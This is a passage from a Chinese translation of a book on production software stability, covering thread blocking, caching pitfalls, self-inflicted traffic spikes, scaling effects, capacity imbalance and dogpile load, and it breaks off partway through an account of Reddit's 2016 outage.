（对Java程序员而言，实际上唯一需要的关于Java并发编程的书，就是Brian Goetz的优秀作品《Java并发编程实战》。）远离“复刻、运行和终止”这样的服务器执行模型能够为系统带来更高的容量，但这样一来，只会给稳定性带来新的风险。

20代指没有意义和充满痛苦的过程。——译者注

我处理的大多数系统失效，没有涉及彻底的崩溃。那些进程一直在跑呀跑，但什么也做不了。这是因为，每个可用于处理事务的线程都被阻塞着，等待着一些不可能得到的结果。

关于解释“系统崩溃”和“系统停止响应”之间区别这件事，我大概已经做了数百次了。当意识到这只是工程师才会介意的区别时，我终于放弃解释了。这就像是一位物理学家，正试图从量子力学的角度解释双缝实验中光子走向的问题。这里只存在一个真正重要的可观察变量：系统能否处理事务。企业的业务负责人会这样问：“这能创收吗？”

从用户的角度来看，他们无法使用的系统，就是正在冒烟的火山口。虽然服务器的进程正在运行，但这并不能帮助用户完成工作、购买图书、搜索航班信息，等等。

这就是我主张用外部监控补充内部监控（例如日志文件抓取、过程监控和端口监控等）的原因。比如可以让一个模拟客户端（来自被监控系统所在的数据中心之外），定期运行合成事务。该客户端使用系统的体验，与真实用户是相同的。如果在测试中，该客户端无法进行合成事务，那么无论服务器进程是否正在运行，都可判断系统存在问题。

也可以使用度量指标快速揭示问题，不必非要等到系统告警。例如“成功登录”或“信用卡验证失败”这类计数，就能在系统发出警告之前，揭示出一些存在的问题。

当从连接池中检出一些资源，处理缓存或对象注册表，或者调用外部系统时，都有可能出现线程阻塞。如果代码结构正确，当两个或两个以上线程同时尝试访问同一临界区时，其中一个线程偶尔会被阻塞，这种情况是正常的。假设代码由熟练掌握多线程编程技术的人编写，那么就可以始终确保线程最终会解锁并继续运行。如果这样的人是你，你就是技术娴熟的少数派。

对于多线程问题，有下述4个方面值得注意。

- 错误条件和异常会产生太多的排列组合，难以进行全面彻底的测试。
- 意外的交互可能会在先前安全的代码中引入问题。
- 运行时机至关重要，应用程序停止响应的概率会随着并发请求数量的增加而增加。
- 开发工程师从来不会为了测试而向应用程序发送10 000个并发请求。

综合起来，这些方面意味着，在开发过程中，很难发现代码出现停止响应的问题，不能依赖于“通过测试发现系统停止响应的问题”。最好的办法是使用已知模式中的一小部分元操作，仔细打磨代码。最好下载一个精心设计并经过验证的代码库。

顺便说一句，这是我反对任何人运行自己编写的连接池的另一个原因。构造可靠、安全、高性能的连接池，总是会比想象的困难许多。如果有人曾尝试通过编写单元测试验证安全的并发性，就会知道当面对资源池时，获取这方面的信心是多么地困难。一旦开始尝试对外公

开度量标准（请参阅8.3.1节），那么编写自己的连接池这项工作，就将从有趣的计算机科学入门课程练习，转变为烦琐的苦差。

如果意识到你正在系统域对象上同步方法，就应该重新考虑设计，实现每个线程都可以获得自己的相关对象副本。这样做有两个重要的原因。首先，如果需要靠同步这些方法确保数据完整性，那么当该应用程序在多台服务器上运行时，它将会终止循环。如果有另一台服务器在修改其内存中的数据副本，那么保持两台服务器内存中的数据一致就不重要了。其次，如果请求处理的线程永远不会彼此阻塞，应用程序就将会实现更好的扩展。

让域对象成为“不可变类”是避免同步域对象的完美方法。平时可以使用它们进行查询和展现，当需要改变它们的状态时，就可以通过构建和发布一个“命令对象”来实现。这种方式称为命令查询职责分离模式，能很好地避免大量的并发问题。

4.5.1 发现阻塞

下面的代码中是否存在导致阻塞的调用？

```
String key = (String)request.getParameter(PARAM_ITEM_SKU);
Availability avl = globalObjectCache.get(key);
```

有人会怀疑`globalObjectCache`可能存在一些同步问题。这或许是正确的。但我要强调的是，调用代码中没有任何地方会告诉人们：哪些调用会发生阻塞，哪些不会。事实上，`globalObjectCache`所实现的接口没有提及任何有关同步的内容。

在Java中，即使一个方法在超类或接口定义中不能同步，其子类也可以将该方法声明为同步。在C#中，子类可以将一个方法注解为在`this`上同步。这两种方式都会让人感觉头大，但我已经在实际代码中看到这样的写法了。面向对象开发的理论家会告诉你，这些写法违反了里氏替换原则，这一点完全正确。

在面向对象开发的理论中，里氏替换原则（请参阅*Family Values: A Behavioral Notion of Subtyping*）指出，`T`类的对象所具备的任何属性，

所有T类的子类型对象同样也应该具备。换句话说，在基类中没有副作用的方法，在派生类中也应该没有副作用。在基类中抛出异常E的方法，在派生类中应该只抛出E类型（或E的子类型）的异常。

如果不符合里氏替换原则，那么Java和C#是不会执行的。但上述违反原则的做法被允许，这就令人费解了。系统的功能行为能够通过组合来实现，但并发就做不到这点。因此，当子类要求一些方法进行同步时，就不能仅将超类的实例替换为这些加了同步的子类。这可能看起来像是在鸡蛋里面挑骨头，但这极其重要。globalObjectCache接口的基本实现，就是一个相对直接的对象注册表：

```
public synchronized Object get(String id) {
    Object obj = items.get(id);
    if(obj == null) {
        obj = create(id);
        items.put(id, obj);
    }

    return obj;
}
```

你应该注意到了上面代码中的synchronized关键字。这是一个Java关键字，使该方法成为临界区。一次只能在该方法内执行一个线程。当一个线程正在执行此方法时，任何其他调用方都将被阻塞。由于测试用例都能很快返回，因此同步方法在这里能够发挥作用。即使线程之间争抢着进入这个方法，它们也都应该能相当快地获得服务。但是，就像科幻影片《回到未来》，问题不在于这个类，而在于它的后续进程。

系统中的一些模块需要检查商店内的商品是否有货，往往要向远程系统发起高消耗的库存可用性查询。这些外部调用需要花几秒钟来执行。根据库存系统的工作方式，这些检查结果的有效期至少要保持15分钟。另外近25%的库存查找，都是查找本周“热卖商品”。并且可能会有多达4000（最差情况）个并发请求，涌向薄弱和繁忙的库存系统。因此，开发工程师决定将生成的Availability对象缓存起来。

这位开发工程师认为，此时正确的做法是在缓存上启用同步读取。当缓存命中时，它会返回被缓存的对象。当未命中时，它会执行查询、缓存结果、并将结果返回。遵循良好的面向对象原则，开发工程师决

定创建一个`globalObjectCache`的子类覆盖`get()`方法，从而进行远程调用。这是一个教科书般经典的设计。《程序设计的模式语言（卷2）》中提到，新的`RemoteAvailabilityCache`是一个缓存代理，它甚至针对缓存条目设计了时间戳，这样一旦数据过时，它们就能过期。这是一个完美的设计，但可以继续完善。

这种设计的问题与系统功能行为无关。在功能上，`RemoteAvailabilityCache`完成得很好。然而，当面对用户访问压力时，系统存在一个危险的系统失效方式。库存系统薄弱（请参阅4.8节），所以当前端变得忙碌时，后端将被请求塞满，并最终崩溃。又因为`create()`方法调用中只有一个线程——等待着永远不会有响应，那时，所有调用`RemoteAvailabilityCache.get()`方法的线程都会被阻塞。这些线程“坐在那里”，像《等待戈多》中的爱斯特拉冈和弗拉季米尔，无休止地等待不会出现的戈多。

本例展示了这些反模式如何相互作用，从而加速裂纹的恶化。系统失效的条件，来自阻塞线程和失衡的系统容量。集成点缺乏超时机制，导致一个层级中的系统失效，转变为层叠失效。最终，这些力量结合起来，让整个网站停机。

很明显，如果这样问企业的业务负责人：“一旦网站无法检查库存量，网站是否应该崩溃？”他们肯定会笑起来。如果问架构师或开发工程师：“如果网站无法检查库存量，网站是否会崩溃？”他们肯定回答不会。如果库存系统停止响应，即使是编写`RemoteAvailabilityCache`的开发工程师，也不会期望缓存系统停止响应时整个网站也停止响应。没有人将这种系统失效方式，设计到一个组合起来的系统里，但也没有人能设计出避免这种失效方式的系统。

谨慎使用缓存

缓存能有力地解决性能问题。它可以减少数据库服务器的负载，并缩短响应时间，将其控制在不进行缓存所用时间以内。但是，一旦滥用，缓存可能造成新问题。

所有应用程序级别缓存的最大内存使用量，应该是可配置的。不限制最大内存使用量的缓存，最终会消耗系统的可用内存。当这种情况发生时，垃圾收集器花费越来越多的时间，尝试恢复足够

的内存来处理用户请求。缓存消耗了其他任务所需的内存，实际上会导致系统严重降速。

无论缓存上设置了多大的内存，都需要监视缓存项的命中率，检查是否大多数缓存项已被使用。如果命中率非常低，那么缓存就不会获得任何性能优化，而且实际上还可能比不使用缓存更慢。把数据保存在缓存中，其实是一次投注，即押宝“一次生成数据的成本，加上散列和查找数据的成本，不超过每次需要生成该数据时的所需成本”。如果一个特定的缓存对象，在服务器的生命周期中只使用一次，那么缓存它就没有任何意义。

避免缓存特别容易生成的数据，也是明智之举。我曾经见过由数百个条目组成的内容缓存，其中每个条目就是单个空格字符。

通过使用弱引用持有缓存项本身构建缓存。当内存变小时，垃圾收集器就被触发，收集所有只能通过弱引用访问的对象。因此，使用弱引用的缓存，将帮助垃圾收集器回收内存，而不是泄漏内存。

最后，任何缓存都存在数据过时的风险。每个缓存都应该有一个失效策略，当其源数据发生变更时，能够在缓存中删除缓存项。你所选择的策略会对系统容量产生重大的影响，例如，当服务中有10个或12个实例时，点对点通知可能会运行良好。但如果是有数千个实例，点对点单播效率就低了，此时就需要考虑消息队列或某种形式的组播通知。当实现上述策略时，注意避免数据库一窝蜂（请参阅4.9节）。

4.5.2 程序库

无论是开源软件包还是供应商代码，程序库都是导致线程阻塞的源头。许多作为服务客户端的程序库，其内部实现了自己的资源池。当发生问题时，这些资源池会经常令请求线程永久阻塞。当然，这些程序库永远不会主动示意开发工程师配置其系统失效方式，即使所有的连接都被占用，等待着永远不会到来的回复。

如果是开源库，那么就可能有时间、技能和资源来查找和修复这些问题。更好的情况是，可以搜索问题日志，看看其他人是否已经在你之前做了相关努力。

如果程序库是供应商代码，那么可能需要自己努力，查看程序库在正常流量和流量压力大时的表现，例如，当所有连接都耗尽时程序库会做什么。

如果程序库很容易出问题，则需要保护那些请求处理的线程。如果可以，就设置超时时间；如果不能设置超时时间，就要采用一些复杂的结构来解决。例如，可以在该程序库外包裹一个返回`future`的调用。在该调用中，可以使用一个容纳运行所需`worker`线程的资源池。然后，当调用方尝试执行危险操作时，其中一个`worker`线程就开始去真正调程序库。如果程序库能够及时处理该调用，那么`worker`线程会把执行结果传递给`future`。如果该调用没有及时完成，即使`worker`线程最终完成调用，处理请求的线程也会放弃该调用。一旦遇到这种情况，就要小心，有可能会遇到困难。如果沿着这条路走得太远，就会发现自己已经为整个客户端库编写了一个响应式包裹器。

如果面对的是供应商代码，那么为了获得更好的客户端程序库，提出严格要求也是值得的。

集成点附近经常出现线程阻塞。如果集成点的远端发生系统失效，那么这些线程阻塞可能会很快导致同层连累反应。线程阻塞和缓慢响应会创建一个正反馈循环，将小问题放大到系统的完全失效。

4.5.3 要点回顾

- 线程阻塞反模式是大多数系统失效的直接原因。

应用程序的失效大多与线程阻塞相关。系统失效形式包括常见的系统逐渐变慢和服务器停止响应。线程阻塞反模式会导致同层连累反应和层叠失效。

- 仔细检查资源池。

就像层叠失效一样，线程阻塞反模式通常发生在资源池（特别是数据库连接池）周围。数据库内发生死锁以及不当的异常处理方式会造成连接永久丢失。

- 使用经过验证的元操作。

学习并使用安全的元操作。形成自己的生产者-消费者队列看似很容易，但事实并非如此。相比新形成的队列系统，任何并发实用程序库都执行了多重测试。

- 使用超时模式进行保护。

虽然无法证明代码不会发生死锁，但可以确保死锁不会一直持续下去。避免函数调用中的无限等待，使用需要超时参数的函数版本。即使意味着需要更多的错误处理代码，调用过程中也要始终使用超时模式。

- 小心那些看不到的代码。

所有的问题都可能潜伏在第三方代码的阴影中。要非常谨慎，自行测试一下。只要有可能，获取并研究一下第三方代码库的源代码，了解那些出人意料的代码和系统失效方式。出于这个原因，相比闭源程序库，大家可能更喜欢开源程序库。

4.6 自黑式攻击

自黑只会偶尔成为人类的美德，但对系统来说，绝对不会推崇自黑。“自黑式攻击”是指系统或有人类参与的扩展系统联合外部对自身发起攻击。

自黑式攻击的典型例子，是从公司市场部发出的致“精选用户组”的一份邮件。该邮件包含一些特权或优惠信息，其复制速度比“库娃”木马病毒（或者是岁数稍大的人所熟悉的“莫里斯”蠕虫）快得多。任何限一万名用户享受的特别优惠，都可以吸引数百万的用户。网络比价社区，会以毫秒为单位的速度检测并分享可重复使用的优惠码。

一个很好的例子就是Xbox 360游戏机刚开始预售那会儿。很明显，其需求量在美国远远超过了供应量。当一家大型电子产品零售商发出促销预售的电子邮件时，其中就包含了接受预售订单的确切日期和时间。这封电子邮件在同一天出现在FatWallet、TechBargains以及其他大型比价网站的页面上。其中还特意地包含了一个绕过Akamai的深层链接，使得所有图像、JavaScript文件和样式表，都能直接从原始服务器中提取。

在预售开始前的一分钟，整个网站就像新星一样被点亮，然后就黯淡下来。60秒内，这个网站就彻底消失了。

每个曾经在零售网站工作过的人，都经历过这样的事。有时候，优惠码被重复使用了一千次。有时候，定价错误使得一个SKU的订购次数等于其他所有产品的订购总数。正如Paul Lord所说：“好的营销可以随时杀死你。”

渠道合作伙伴也可以帮你自黑。我曾经看到一个渠道合作伙伴提取了数据库数据后，为了缓存相应页面，开始逐一访问数据库中的URL。

并不是每个自黑的“伤口”，都可以归咎于营销部门（尽管确实可以尝试一下）。在拥有一些共享资源的水平层中，单独一台会出乱子的服务器，就可能会损害所有其他服务器。例如，在基于ATG的基础设施中，锁管理器总是会处理分布式锁管理，以确保缓存的一致性。任何想要使用分布式缓存更新RepositoryItem的服务器，都必须获取该锁，更新RepositoryItem，释放该锁，然后广播RepositoryItem缓存无效。这个锁管理器资源只有一个，随着网站横向扩展，锁管理器会成为瓶颈，并且最终会成为风险。如果一个热门项目被无意修改（例如由于编程错误），最终就可能会导致数以百计的服务器上出现数千个请求处理的线程，都在排队等待该项目的写入锁。

4.6.1 避免自黑式攻击

可以通过构建无共享架构，避免服务器引起的自黑式攻击。在无共享架构中，每台服务器在不知道任何其他服务器的情况下，仍然能够运行。这些服务器不共享数据库、集群管理器或任何其他资源，这是水

平扩展的理想状态。在现实情况下，服务器之间总是会存在一定程度的资源争用和协同操作，但有时可以近似做到无共享。尽管有时会不切实际，但可以通过中间件模式减少过量请求造成的影响，或尽量通过冗余和后端同步协议，实现共享资源本身的水平扩展。当共享资源不可用或没有响应时，还可以为系统设计一个后备模式。如果提供悲观锁的锁管理器不可用，那么应用程序可以进入后备模式并使用乐观锁。

如果有一点时间来做准备，并且正在使用硬件负载均衡器进行流量管理，就可以预留一部分基础设施，或整备一些新的云资源，用于应对商业促销或流量激增。当然，这只有在超常流量集中涌向系统的某一部分时才有效。在这种情况下，即使这部分被超常流量摧毁，系统的其他部分仍然可以正常使用。

当访问流量激增时，可以使用自动化扩展技术，但需要注意服务器启动的延迟时间。让新的虚拟机运转起来，需要几分钟的宝贵时间。我建议营销活动发布之前，通过增加配置实现“预先自动扩展”。

至于如何应对人为的攻击，关键在于培训、教育和沟通。至少，如果能保持沟通渠道畅通，就可能有机会保护系统免受即将到来的流量巨浪的冲击。

4.6.2 要点回顾

- 保持沟通渠道畅通。

自黑式攻击发源于组织内部，人们通过制造自己的“快闪族”行为和流量高峰，加重对系统本身的伤害。这时，可以同时帮助和支持这些营销工作并保护系统，但前提是要知道将会发生的事情。确保没有人发送大量带有深层链接的电子邮件，可以将大量的电子邮件分批陆续发送，分散高峰负载。针对首次点击优惠界面的操作，创建一些静态页面作为“登陆区域”。注意防范URL中嵌入的会话ID。

- 保护共享资源。

当流量激增时，编程错误、意外的放大效应和共享资源都会产生风险。注意“搏击俱乐部”软件缺陷，此时前端负载的增加，会导致后端处理量呈指数级增长。

- 快速地重新分配实惠的优惠。

任何一个认为能限量发布特惠商品的人，都在自找麻烦。根本就没有限量分配这回事。即使限制了一个超划算的特惠商品可以购买的次数，系统仍然会崩溃。

4.7 放大效应

生物学中的平方-立方定律解释了为什么永远不会看到像大象一样大的蜘蛛。虫子的重量随着体积增加而增加，符合时间复杂度 $O(n^3)$ 。虫子的腿部力量会随腿的横截面积的增加而增加，符合时间复杂度 $O(n^2)$ 。如果让虫子增大为原来的10倍，那么变大后的虫子的“力量与体重”之比就会变成原来的1/10。此时，虫子的腿根本支撑不了10倍大的个头。

我们总会遇到这样的放大效应。当存在“多对一”或“多对少”的关系时，如果这个关系中一方的规模增大，另一方就会受到放大效应的影响。例如当1台数据库服务器被10台机器调用时，可以很好地运行。但是当把调用它的机器数量再额外添加50台时，数据库服务器就可能会崩溃。

在开发环境中，每个应用程序都只在一台机器上运行。在测试环境中，几乎每个应用程序都只安装在一两台机器上。然而，当到了生产环境时，一些应用程序看起来非常小，另一些应用程序则是中型、大型或超大型的。由于开发环境和测试环境的规模很少会与生产环境一致，因此很难在前两个环境中，看到放大效应跳出来“咬人”。

4.7.1 点对点通信

放大效应“咬人最凶”的情况，是点对点通信。当只有一两个实例进行通信时，机器之间的点对点通信可能工作得很好，如图4-12所示。




图 4-12 点对点通信

通过点对点连接，每个实例必须直接与其他实例进行沟通，如图4-13所示。



图 4-13 实例间的沟通

此时连接的总数，会以实例数量平方的数量级上升。当实例增加到100个时，连接数会扩展到时间复杂度 $O(n^2)$ ，这会让开发工程师感到非常痛苦。这是由应用程序实例数量所驱动的乘数效应，虽然根据系

统的最终规模， $O(n^2)$ 的扩展或许没问题，但无论上述哪种情况，在系统进入生产环境之前，开发工程师都应该知道这种放大效应。

务必将单个服务内的点对点通信，与服务之间的点对点通信区分开。后一种通信通常体现为扇入形式，它源自一个农场中的各台机器，目的地是前一组机器的负载均衡器。这不同于前面所讨论的情形，在这里，并不是每个服务都一对一地与其他服务连接。

不幸的是，除非是微软或谷歌这样的公司，其他公司不可能构建与生产环境相同大小的测试农场。所以这种类型的软件缺陷是不可能被测试出来的，必须通过设计来避免。

此时没有放之四海而皆准的“最佳”选择，而只有对一系列特定情况来说良好的选择。如果应用程序只有两台服务器，当一台服务器失效时，另一台服务器不会阻塞！只要两者的通信以这样的方式编写，那么点对点通信就完全满足需要。随着服务器数量不断增长，需要采用不同的通信策略。根据基础设施的不同，可以采用以下方式替换点对点通信。

- UDP广播
- TCP或UDP组播
- 发布-订阅消息传递
- 消息队列

21user datagram protocol，用户数据报协议。——译者注

广播能够应对服务器数量的不断增长，但它不节省带宽。由于服务器的网卡会获取广播，且必须要通知TCP/IP协议栈，因此广播会让那些与广播消息不相关的服务器产生一些额外的负载。组播只允许相关的服务器接收消息，因此传送效率更高。发布-订阅消息传递的效率也较高，即使服务器在消息发送的那一刻没有监听，也可以收到消息。当然，发布-订阅消息传递，通常会让基础设施成本大增。此时就可以应用极限编程的这条原则：“在所有可行的方案中，选择最简单的那个来做。”

4.7.2 共享资源

另一个会危及系统稳定性的放大效应，是“共享资源”效应。通常以面向服务的架构或“公共服务”项目为幌子，共享资源会成为水平扩展层级所有成员都需要使用的某个设施。对某些应用程序服务器来说，共享资源可以是集群管理器或锁管理器。当共享资源流量过载时，它会成为限制系统容量的瓶颈。图4-14描绘了众多调用方如何让共享资源深受其害。



图 4-14 以公共服务为名义的共享资源

当共享资源有冗余且是非独占的时（即它可以同时为多个消费者提供服务），就没有问题。如果共享资源的工作量已经饱和了，那么就可以添加更多共享资源，从而扩大瓶颈。

最具扩展性的架构是无共享架构。此时，每台服务器都独立运行，无须彼此协调或调用任何集中式的服务。在无共享架构中，系统容量与服务器的数量几乎呈线性关系。

无共享架构的问题在于，它会牺牲故障转移来获得更好的扩展性。考虑如下会话故障转移的场景，用户的会话驻留在应用程序服务器的内存中，当该服务器停机时，用户发出的下一个请求将被引向另一台服务器。显然，我们希望用户不会发现这个转换，所以新的应用程序服务器会加载用户会话。这需要原来的应用程序服务器和某个其他设备之间进行某种协调，也许应用程序服务器在收到每个页面请求之后，都会将用户的会话发送到一台会话备份服务器保存，也许它会将会话序列化到数据库表中，或者与另一台指定的应用程序服务器共享其会话。会话故障转移有许多策略，但都涉及将用户会话从原来的服务器中提取出来。大多数情况下，这就意味着某种程度的资源共享。

通过减少共享资源的扇入个数，可以近似实现无共享架构，即减少调用共享资源的服务器。在上面会话故障转移的例子中，可以通过指定应用程序服务器两两结对，实现故障转移。在这对服务器中，每台应用程序服务器都充当另一台的故障转移服务器。

尽管如此，当一个客户端正在处理某项工作时，共享资源经常会被独占。此时，随着该层处理事务数量和访问该层客户端数量的增加，争用的概率也会增大。当共享资源工作量饱和时，就会造成连接请求积压。当积压个数超过监听队列长度时，就会出现失败的事务。这时，几乎任何坏事都可能发生。具体发生什么，取决于调用方需要共享资源提供的功能。特别是在使用缓存管理器（为分布式缓存提供一致性）的情况下，失败的事务会导致出现过期的数据，甚至会让系统丧失数据完整性。

4.7.3 要点回顾

- 参照测试环境检查生产环境，以发现放大效应。

当从小型或一对一的开发环境及测试环境转移到真正的生产环境时，系统会出现放大效应。在小型环境或一对一环境中正常工作的模式，移至生产环境后，运行速度可能会减慢，或者发生完全的系统失效。

- 留意点对点通信。

由于连接的数量会以连接参与者数量的平方数增加，因此点对点通信的规模会加速放大。考虑使用点对点连接（可能就够用了）时系统容量的范围，一旦要处理数十台服务器，就可能需要用某种一对多的通信方式替代它。

- 留意共享资源。

共享资源会成为系统的瓶颈、系统容量的约束和系统稳定性的威胁。如果系统必须使用某种共享资源，那就好好地对它进行压力测试。另外，当共享资源处理速度变慢或发生死锁时，要确保其客户端能继续工作。

4.8 失衡的系统容量

无论系统资源是需要数月、数周还是数秒才能完成整备，最终都可能导致不同层级之间的处理速率不匹配。这使得一个层级（或服务）向另一个层级（或服务）大量涌入超过后者处理容量的请求。当调用速率有限或受限的API时，上述情况尤为明显！

在图4-15中，前端服务有3000个可用的请求处理线程。在高峰使用期间，大部分线程显示产品目录页面或搜索结果，少部分线程提供各种企业信息“告知”页面，很少的一部分线程会处理结账流程。



图 4-15 失衡的系统容量

在处理结账相关页面的线程中，有一小部分会查询调度服务，查看该产品能否由本地交付团队安装到顾客家中。此时可以通过一些数学和科学运算，预测可以同时调用调度系统的线程的数量。尽管依赖于统计学和假设（众所周知的容易操作的组合），但这道数学题并不难。那么是否只要可以处理足够多的并发请求，满足预测出的需求，该调度服务就应该足够好了？

这可不一定。

假设仅限在某一天，任何有家电大单消费的顾客都可以获得免费上门安装服务，此时，营销部门就是发起了一次自黑式攻击。突然之间，就可以看到处理调度查询的前端线程，已不再是一小部分中的一小部

分了，而是之前2倍、4倍或10倍的数量。事实上，由于容量不对等，前端总是有能力来压倒后端。

出于各种原因，将系统容量均匀地进行匹配，是不切实际的。在这个例子中，如果出于某种原因需要应对“所有流量都涌向一台服务器”这种不大可能出现的场景，而将每个服务都打造成相同的尺寸，那么这将导致严重的资源滥用。如此一来，在接下来的5年里，除了某一天会派上用场，其他时间99%的基础设施将处于闲置状态！

因此，对于服务的构建，如果不能使之全部满足前端潜在的压倒性需求，那么就必须构建服务调用方和服务提供方的韧性，从而能够应对海啸般袭来的请求。对服务调用方来说，当响应获取速度变慢或连接被拒绝时，使用断路器模式有助于缓解下游服务的压力。对服务提供方来说，可以使用握手和背压²²通知调用方，限制调用方发送请求的速度。还可以考虑使用舱壁模式，为关键服务的高优先级调用方预留系统容量。

²²背压（backpressure）是指如下协调数据处理速度的机制：当数据接收方用于暂存待处理数据的缓冲区已满时，能通知数据发送方在缓冲区被处理完之前，暂停发送数据。——译者注

4.8.1 通过测试发现系统容量失衡

系统容量失衡是另一个在QA环境中很少能观察到的问题。其主要原因是，每个系统的QA环境通常会缩小到只有两台服务器。因此，在集成测试期间，用两台服务器代表前端系统，再用另外两台服务器代表后端系统，这样就形成了一对一的比例。然而在生产环境中，在大笔预算被落实到位的情况下，这个比例可能会是10比1或者更糟。

是否应该让QA环境精确复制整个企业的生产环境？如果能这样就太棒了，不是吗？当然，你不能这样做。不过，此时可以使用考验机（请参阅5.8节）。通过模拟后端系统在负载面前逐渐“不堪重负”，考验机能帮助验证前端系统能否良好地实现降级（请参阅14.2节，获取更多测试方法）。

但是，如果系统提供某种服务，那么你可能期望获得“正常”的工作负载。也就是说，有理由预期，今天收到的需求分布和事务类型，会与昨天的非常匹配。如果其他所有条件都保持不变，那么这就是一个合理的假设。但许多因素会改变系统的工作负载：营销活动、宣传、前端系统中发布的新代码，特别是社交媒体和链接聚合网站上的链接等。作为服务提供方，你甚至与那些故意制造流量变动的营销人员一点瓜葛都没有。宣传带来的流量高峰，就更难以预测了。

如果要为这种行为不可预知的调用方提供服务，那么能做些什么呢？要为出现任何状况做好准备。首先，可以使用系统容量建模的方法，确保系统能力至少在可变范围之内。3000个线程调用75个线程负责的服务，明显行不通。其次，不要仅仅用平常的流量测试系统。如果用调用的数量测试，试想前端将可能发生什么？数量加倍呢？全部推给系统开销最大的事务去处理呢？如果系统具有韧性，那么它可能在此时会减慢处理速度，甚至当无法在允许的时间内处理事务时，就开始出现“快速失败”（请参阅5.5节）。当负载压力减弱后，系统应该还能够恢复回来。崩溃、停止响应的线程、空响应或无意义的回复，这些都表示系统无法存活，并可能会导致层叠失效。最后，如果可以，使用自动扩展应对激增的访问请求。但这不是万能的，因为自动扩展存在时间相对滞后的问题，并且还会将问题向下转移到超载的平台服务上。此外，作为风险管理措施，一定要对自动扩展附加一些财务上的约束。

4.8.2 要点回顾

- 检查服务器和线程的数量。

在开发环境和QA环境中，系统可能看起来在一两台服务器上运行，其调用的其他系统的所有QA环境也是如此。然而在生产环境中，比例更有可能是10比1，而不是1比1。要将QA环境和生产环境对照起来，检查前端服务器与后端服务器的数量比，以及两端所能处理的线程的数量比。

- 密切观察放大效应和用户行为。

失衡的系统容量是放大效应的特例：关系中一方的增幅变化大大超过另一方。季节性、市场驱动或宣传驱动等流量模式的变化，会导致前端系统的大量请求涌向后端系统（通常是良性的），就像热门的社交媒体帖子导致网站流量剧增。

- 实现QA环境虚拟化并实现扩展。

即使生产环境的规模是固定的，也不要仅只使用两台服务器运行QA环境。扩展测试环境，尝试在调用方和服务提供方的规模扩展到不同比例的环境中运行测试用例，这些应该能够通过数据中心的自动化工具自动实现。

- 重视接口的两侧。

如果所开发的是后端系统，假如系统突然收到10倍于历史最高的请求数量，并且都涌向了系统开销最大的事务部分，将会发生什么？系统完全失效了吗？它是先慢下来然后又恢复了正常吗？如果所开发的是前端系统，那么就需要看一看当后端系统在被调用时停止了响应，或变得非常慢的时候，前端系统会发生什么。

4.9 一窝蜂

大规模停电事故和软件系统失效，都具有相似的特点。它们都是从小事件开始，比如一根电线搭在一棵树上。通常情况下这没什么大不了的。但是在一些极端情况下，这可能会演变成一起影响数百万人的层叠失效事件。我们可以学习停电事故后电力恢复的方式，此时，电力公司必须要在发电、传输和用电这三者之间取得平衡，因此，他们的抢修行动充满技巧。

停电后常见的情形是，送电几秒钟后又再次断电。当前数百万台空调和冰箱的用电需求，使刚刚恢复的电力供应发生过载。在炎热的季节，这种现象在大城市里尤为常见。

当电力供应不足时，增加的电流很快就到达满负荷，导致过载，触发断路器跳闸，灯再次熄灭。

现在，智能家电和更现代化的控制系统，已经缓解了这种特殊的系统失效。但停电对我们来说，还是能提供一定的经验教训。只有在马达、传输线路、断路器、发电机和控制系统等组装完整的系统上，才会表现出这种现象，系统规模相对较小的组件子集上永远不会出现这种情况。此时想想QA环境，是不是觉得无从下手？

这里需要学习的另一个教训是，系统达到稳态时的负载，会与系统启动或周期性运行的负载存在明显不同。想象一个应用程序服务器农场的启动过程，每台服务器都需要连接到数据库，并加载一定数量的参考数据或种子数据。每台服务器的缓存都从空闲状态开始，逐渐形成一个有用的工作集。到那时，大多数HTTP请求会转换为一个或多个数据库查询。这意味着当应用程序启动时，数据库上的瞬时负载要比运行一段时间后的负载高得多。

公用托管机房的变通方法

Adzerk公司的开发工程师Craig Andera讲述了以下这个故事。

我曾在一家房地产公司的信息技术部门工作。我和维护服务器的同事在同一个团队里，经常会进出服务器机房，偶尔还会帮助他们完成维护任务。随着服务器机房安装了越来越多的硬件，有一天断路器跳闸时，我们遇到了问题。当断路器开关被合上时，所有的计算机都启动了，并且在努力地进入工作状态。这时断路器再次跳闸。两个方法可以应对这种情况。

(1) 一次只让一台服务器启动。

(2) 用螺丝刀卡在断路器手柄上，以免再次跳闸。

第2种方法需要在一旁固定一个不断吹风的电风扇，防止被强压下去的断路器过热。

一堆服务器一同对数据库施加瞬时负载，这被称为“一窝蜂”²³。

²³dogpile，来自美式橄榄球的术语，指持球的进攻方队员被一大群强壮的防守方队员层层围堵。

引发一窝蜂现象的几种情况如下。

- 在代码升级和重新运行之后，启动多台服务器。
- 午夜（或任何一个整点时间）触发cron作业。
- 配置管理系统推出变更。

一些配置管理工具允许配置一个随机的“摆动”（slew）值，使各台服务器在稍微不同的时间点下载配置变更，从而把一窝蜂分散到几秒钟内。

当一些外部现象引起流量的同步“脉冲”时，也可能发生一窝蜂现象。想象城市街道每个角落安装的红绿灯。当绿灯亮时，人们会簇拥成群地过马路。因为每个人的行走速度不同，所以他们会在一定程度上分散开，但下一个红绿灯会再次将他们重新聚成一群。注意系统中阻塞许多线程的所有地方，它们在等待某个线程完成工作。而当这个状态打破时，新释放的线程就会对任何接收数据包的下游系统施加一窝蜂。

如果虚拟用户的脚本存在固定等待时间，则在进行负载测试时，就会产生流量脉冲。此时，脚本中的每个等待时间都应该附带一个小的随机时间增量。

要点回顾

- 一窝蜂所需系统成本过高，高峰需求无法处理。

一窝蜂是对系统的集中使用，相比将峰值流量分散开后所需的系统能力，一窝蜂需要一个更高的系统容量峰值。

- 使用随机时钟摆动以分散需求。

不要将所有cron作业都设置在午夜或其他任何整点时间执行。用混合的方式设置时间，分散负载。

- 使用增加的退避时间避免脉冲。

固定的重试时间间隔，会集中那段时间的调用方需求。相反，使用退避算法，不同调用方在经过自己的退避时间后，在不同的时间点发起调用。

4.10 做出误判的机器

就像杠杆一样，自动化使得管理员能够花费较少的努力进行大量的操作，这就是一个力量倍增器。

4.10.1 被放大的停机事故

2016年8月11日，链接聚合网站Reddit遭遇停机事故。有大约90分钟无法使用该网站，之后的另外90分钟，该网站只能提供次级服务。在事后分析中，Reddit网站管理员描述了刻意的手动更改与自动化平台之间的冲突。

- (1) 管理员关闭了自动扩展控制器服务，以便升级ZooKeeper集群。
- (2) 在升级过程中，包管理系统检测到自动扩展控制器已关闭，于是将后者重新启动。
- (3) 自动扩展控制器重新上线，并且读到了迁移过来的部分ZooKeeper数据。不完整的ZooKeeper数据只反映了比当时所运行的要小得多的环境。
